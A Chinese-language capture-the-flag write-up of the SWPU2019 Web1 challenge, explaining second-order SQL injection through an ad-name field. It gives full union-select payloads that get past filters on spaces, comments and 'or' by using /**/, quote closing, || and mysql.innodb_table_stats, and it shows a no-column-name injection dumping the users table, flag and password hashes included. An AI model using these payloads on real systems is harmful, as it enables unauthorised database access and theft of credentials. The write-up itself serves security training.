[SWPU2019]Web1 writeup

原创

绿冰壶 于 2021-05-06 15:27:27 发布 78 收藏

知识点

二次注入

sql中 or 空格 注释符被过滤的 Bypass

空格被过滤

空格过滤可以利用/**/代替空格

注释符被过滤

将后面的单引号闭合即可 即把井号替换为单引号

or被过滤

这就很难受了，order by、information_schema都不能用。
于是查表名使用select group_concat(table_name) from mysql.innodb_table_stats where database_name=database()
跳过爆字段名直接爆值，参考不知道列名的情况下注入

or 可以使用|| 绕过

information_schema无法使用的bypass（无列名注入）

参考博客

无列名注入原理过程详解

来自mond0y大佬的payload总结

WHOAMI dalao的详细介绍

题解

随意注册一个账号登录（这里测试注册是否有二次注入点未果）

发现可以申请发布广告。那就发布一个把

发下有参数id=1 应该是有注入点 为二次注入 我们尝试在广告名进行注入

一系列的绕过之后尝试爆库

```
1'/**/union/**/select/**/1,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22'
```

库名是web1 并且证实了存在二次注入且注入点在广告名

接着爆表

```
1'/**/union/**/select/**/1,database(),group_concat(table_name),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,2
2/**/from/**/mysql.innodb_table_stats/**/where/**/database_name="web1"'
```


广告详情

广告名	广告内容	状态
web1	ads,users	待管理确认

返回首页

采用无字段名爆值

```
1'/**/union/**/select/**/1,database(),(select/**/group_concat(b)/**/from/**/(select/**/1,2/**/as/**/a,3/**/as/**/b/**/union/**/select/**/*/**/from/**/users)a),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22'
```



广告详情

广告名	广告内容	状态
web1	3,flag{1e42c32c-97d6-46d9-9073-0fc35b862617},53e217ad4c721eb9565cf25a5ec3b66e,202cb962ac59075b964b07152d234b70	待管理确认

可首页

成功爆出flag